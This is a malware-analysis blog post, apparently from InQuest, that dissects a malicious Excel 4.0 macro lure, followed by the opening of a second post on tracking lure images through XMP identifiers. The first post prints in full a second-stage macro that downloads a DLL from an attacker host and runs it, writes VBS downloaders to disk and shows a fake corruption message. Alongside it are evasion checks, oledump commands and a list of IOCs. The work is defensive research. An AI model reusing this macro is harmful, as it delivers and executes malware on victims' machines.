
To unhide the macrosheet, we use Hexinator to change the type of the macrosheet manually. We know from previous research that a hidden and a very hidden sheet starts with "85 00 ?? ?? ?? ?? ?? ?? 01 01" and "85 00 ?? ?? ?? ?? ?? ?? 02 01" patterns respectively. To unhide these sheets, we just need to set the ninth byte to zero, as shown here in an animation:
Again, the macro checks a few conditions:
=IF(GET.WORKSPACE(42),CLOSE(TRUE))

=GET.WORKSPACE(13)

=GET.WORKSPACE(14)

=IF(H24<770, CLOSE(FALSE),)

=IF(H25<381, CLOSE(FALSE),)

=IF(GET.WORKSPACE(19),CLOSE(TRUE))

=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), ON.TIME(NOW()+"00:00:02", "agawf23f"),CLOSE(TRUE))

=RETURN()
it also checks whether the macrosheet is hidden
=WORKBOOK.HIDE("0TQ1ByZPP5", TRUE)
We can easily patch this condition by changing TRUE to FALSE.
It then jumps to U33 (agawf23f label):
=IF(ISNUMBER(SEARCH("s",Sheet1!S70)), GOTO(P54), ON.TIME(NOW()+"00:00:02", "rstegerg3"))

=RETURN()

=IF(ISNUMBER(SEARCH("s",Sheet1!S70)), GOTO(P54), ON.TIME(NOW()+"00:00:02", "agawf23f"))

=RETURN()
This file also contains a web query object. The remote URL is seen below (hxxps://tdvomds[.]pw/12341324rfefv):

The web query will populate a few cells in Sheet1 if it can successfully connect to the remote URL. The above macrosheet copies these cells from Sheet1 to the macrosheet and then executes the lines.
Again, we use mitmproxy to capture the webquery response. Another approach is to modify the macro to prevent the execution of the second-level macro before enabling the macro. However, we are also interested in capturing the HTTP response.

The HTTP response contains an XHTML document, and this time, we are worthy of receiving the next-stage payload:
<html>

<head><base href="/lander/df3f1f14f134f314f/index.html">

<link rel="stylesheet" href="resource://content-accessible/plaintext.css">

</head>

<body>

<pre>

="https://tdvomds.pw/fef23f23f"<br>

=GET.WORKSPACE(26)<br>

="C:\Users\"&R[-1]C&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,9999)&".tmp.cvr"<br>

="C:\Users\"&R[-2]C&"\AppData\Local\Temp\"&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&RANDBETWEEN(100,999)&".vbs"<br>

="C:\Users\"&R[-3]C&"\AppData\Local\Temp\"&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&RANDBETWEEN(1000,9999)&".vbs"<br>

=IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))), GOTO(R[2]C),)<br>

=IF(ISNUMBER(SEARCH("64",GET.WORKSPACE(1))), GOTO(R[7]C),)<br>

=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,R[-7]C,R[-5]C,0,0)<br>

=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.",2)<br>

=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",""&R[-7]C&",DllRegisterServer",0,5)<br>

=CLOSE(FALSE)<br>

=LEFT(CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122)), RANDBETWEEN(4, 8))<br>

=LEFT(CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122)), RANDBETWEEN(4, 8))<br>

=FOPEN(R[-10]C,3)<br>

=FWRITELN(R[-1]C,"Dim "&R[-3]C&", "&R[-2]C&"")<br>

=FWRITELN(R[-2]C,"Set "&R[-4]C&" = CreateObject(""MSXML2.ServerXMLHTTP.6.0"")")<br>

=FWRITELN(R[-3]C,""&R[-5]C&".setOption(2) = 13056")<br>

=FWRITELN(R[-4]C,""&R[-6]C&".Open ""GET"", """&R[-17]C&""", False")<br>

=FWRITELN(R[-5]C,""&R[-7]C&".setRequestHeader ""User-Agent"", ""Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)""")<br>

=FWRITELN(R[-6]C,""&R[-8]C&".Send")<br>

=FWRITELN(R[-7]C,"If "&R[-9]C&".Status = 200 Then")<br>

=FWRITELN(R[-8]C,"Set "&R[-9]C&" = CreateObject(""ADODB.Stream"")")<br>

=FWRITELN(R[-9]C,""&R[-10]C&".Open")<br>

=FWRITELN(R[-10]C,""&R[-11]C&".Type = 1")<br>

=FWRITELN(R[-11]C,""&R[-12]C&".Write "&R[-13]C&".ResponseBody")<br>

=FWRITELN(R[-12]C,""&R[-13]C&".SaveToFile """&R[-23]C&""", 2")<br>

=FWRITELN(R[-13]C,""&R[-14]C&".Close")<br>

=FWRITELN(R[-14]C,"End If")<br>

=FCLOSE(R[-15]C)<br>

=EXEC("explorer.exe "&R[-26]C&"")<br>

=WAIT(NOW()+"00:00:05")<br>

=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.",2)<br>

=FOPEN(R[-28]C,3)<br>

=FWRITELN(R[-1]C,"Set obj = GetObject(""new:C08AFD90-F2A1-11D1-8455-00A0C91F3880"")")<br>

=FWRITELN(R[-2]C,"obj.Document.Application.ShellExecute ""rundll32.exe"","" "&R[-32]C&",DllRegisterServer"",""C:\Windows\System32"",Null,0")<br>

=FCLOSE(R[-3]C)<br>

=EXEC("explorer.exe "&R[-32]C&"")<br>

=FILE.DELETE(R[-34]C)<br>

=CLOSE(FALSE)<br>

=RETURN()<br>

</pre>

</body>

</html>
The content of "<pre>" element from the XHTML document is written to the sheet and executed as the next-stage:

In this particular case, the pivot macro downloads a DLL file from hxxps://tdvomds[.]pw/fef23f23f (acc5fe0088037ddc055f9286380c56583effa1186afe9d08caea3e197b2643fd (warning, actual sample) and executes rundll32 to call its DllRegisterServer function to register/execute it. The logic within the DLL communicates with the following C&C servers:
Detection and Mitigation
Optical Character Recognition (OCR)
A solid generic approach to detect this and many similar malicious document lures is to carve out the embedded image and then extract the semantic content via OCR. Within the XLS/BIFFv8 format, records have a maximum size of 8,228 bytes. If the size of data is greater than what can fit in a single record, then the data must be split into chunks. The first chunk is put in the first record, and the rest of the data chunks are placed in subsequent CONTINUE (3Ch) records. To successfully extract images from XLM files, one needs to strip these CONTINUE headers from the extracted image. To accomplish this task automatically, we've extended the oledump BIFF plugin (plugin_biff.py) to include a new command line switch for extracting images. You can find our patch in our Github repository (lines 570 to 603):
https://github.com/InQuest/DidierStevensSuite/blob/BIFF-Image-Dump-Switch/plugin_biff.py#L570-L592
Suspicious Attributes
Didier Steven's oledump is a de facto tool in the arsenal of a maldoc analyst. We can leverage the BIFF plugin modified above to extract images, to filter for the DCONN record leveraged by both of the documents to retrieve a next-stage pivot:
$ oledump.py -p plugin_biff sample00/inv-27101.xls --pluginoptions "-o 876"

  1:      4096 '\x05DocumentSummaryInformation'

  2:       240 '\x05SummaryInformation'

  3:    101088 'Workbook'

               Plugin: BIFF plugin

                 0876    135 DCONN : Data Connection
Additionally specifying the option to dump contents as a string, one can expose the embedded URL as well:
$ oledump.py -p plugin_biff sample00/inv-27101.xls --pluginoptions "-o 876 -s"

  1:      4096 '\x05DocumentSummaryInformation'

  2:       240 '\x05SummaryInformation'

  3:    101088 'Workbook'

               Plugin: BIFF plugin

                 0876    135 DCONN : Data Connection

                  ASCII:

                   Connection

                   hxxps://pnxkntdl[.]xyz/KJSDBViad7

                   Sheet1!DSKVJBdsj2
We've written and open-sourced a generic YARA hunting rule that looks for Microsoft Excel documents that contain a DCONN record and a URL:
To increase the detection accuracy, we can combine the above YARA rule with the following one to check the existence of hidden and "very" hidden macro sheets:
The samples above are all available for research and download via our open data portal https://labs.inquest.net.
IOCs
- a83890bbc081b9ec839c9a32ec06eae6f549a0f85fe0a30751ef229a58e440af
- acc5fe0088037ddc055f9286380c56583effa1186afe9d08caea3e197b2643fd
- bc39d3bb128f329d95393bf0a4f6ec813356e847a00794c18258bfa48df6937f
- hxxps://aquolepp[.]pw/milagrecf.php
- hxxps://dhteijwrb[.]host/milagrecf.php
- hxxps://pnxkntdl[.]xyz/KJSDBViad7
- hxxps://tdvomds[.]pw/12341324rfefv
- hxxps://tdvomds[.]pw/fef23f23f
- aquolepp[.]pw
- dhteijwrb[.]hos
- pnxkntdl[.]xyz
- tdvomds[.]pw
Originally published 2020-03-18 on the InQuest blog. Written with Amirreza Niakanlahiji.
Blog post by Pedram Amini and Mike Remen

Introduction
In this blog, we discuss Adobe Extensible Metadata Platform (XMP) identifiers (IDs) and how they can be used as both pivot and detection anchors. Defined as a standard for mapping graphical asset relationships, XMP allows for tracking of both parent-child relationships and individual revisions. There are three categories of identifiers: original document, document, and instance. Generally, XMP data is stored in XML format, updated on save/copy, and embedded within the graphical asset. This last tenet is critical to our needs as we'll be tracking the usage and re-usage of both malicious and benign graphics within common Microsoft and Adobe document lures.
Background
Let's begin with a visual reference. In the following graphic, each column represents a single asset. Each row within that column represents a unique revision or "instance" of that asset. The first column represents the original asset with each subsequent column representing a copy of the previous column:
 Reference
Each instance of the asset carries with it three identifiers. The Original Document ID (OID), Document ID (DID), and Instance ID (IID). The Instance ID (IID) is updated on each saved revision of the asset. The Document ID (DID) remains the same for all revisions but is unique to that copy of the asset. Finally, the Original Document ID (OID) is a backreference to the original asset from which it was derived. We have observed two formats for these identifiers: MD5 hash (32 bytes) and GUID (36 bytes). Adobe XMP is an old standard originating back to 2001. To our knowledge, no one has previously applied the standard towards malware analysis.
Application and Alternatives
Having detailed the definitions, the question remains, how are these useful? First, graphical assets are commonly re-used across malware lures. Consider for example Microsoft Office documents that embed an image coercing the user to "enable content". While the macro and payload may vary from sample to sample, we have observed the same graphical asset re-used across many variants. Second, graphical assets are commonly lifted from legitimate sources. Examples here include fake invoice and phishing scams that embed legitimate company logos. In either case, tracking the usage of a graphical asset can prove valuable.
There are alternatives to XMP of course. In order of worst to best applicable for this use case (in our humble opinion), one can lean on: cryptographic file hashes, Optical Character Recognition (OCR), or perceptual hashes (aHash, pHash, dHash, wHash). While XMP data is easily stripped, when available, it provides advantages over all of these techniques:
- Cryptographic file hashes such as MD5, SHA1, SHA256, etc vary wildly with even a single bit change.
- OCR is a compute-intensive and error-prone process. We're already seeing malware authors leverage techniques to decrease the efficacy of OCR by, for example, implementing blurring or leveraging different shades of the same color for the foreground text and background. Additionally, not all graphical assets have text.
- Perceptual hashes are also compute-intensive and error-prone, but generically a solid approach to apply when XMP data is unavailable.
In practice, InQuest watches ~1000 unique XMP IDs for the purposes of malware discovery. We utilize YARA hunt rules atop of VirusTotal Intelligence to harvest files into our corpora for further analysis (Deep File Inspection) and catalog. A significant slice of this data is made freely available to researchers via our free (as in beer) and open InQuest Labs data portal. Search an ever growing corpus of malicious and benign document samples by artifacts such as URLs, domains, IPs, e-mail addresses, file names, and XMP IDs. Upload documents for analysis and inclusion in the corpus. The usage of XMP IDs to anchor on new samples frequently results in the discovery of novel documents with low AV detection rates. Throughout the remainder of this blog, we'll reference samples from labs.inquest.net so that readers can follow along with real-world samples.
Microsoft Office DOCX with PNG
We begin with a simple sample. A Microsoft Office Word Document, in DOCX format:
edb24c68045b419bc45ada31f39dca62e8d6bec7b64e8d82d863f91213a398b8
Beginning in 2007, Microsoft changed the default document file format from the Compound Document Format (CDF/OLE) to the Open XML format. These files can simply be renamed from .docx to .zip and decompressed with standard tools. Simply unzipping this document will reveal the following image in the path ./word/media/image1.png:


A classic malware lure that entices the user into enabling active content which, in turn, will execute malicious macro logic to pivot to further payload stages. Note that this document lure triggers detection through analysis of the semantic context embedded within the image and extracted via Optical Character Recognition (OCR). You can see that layer exposed via InQuest Labs as depicted here in a screenshot excerpt:
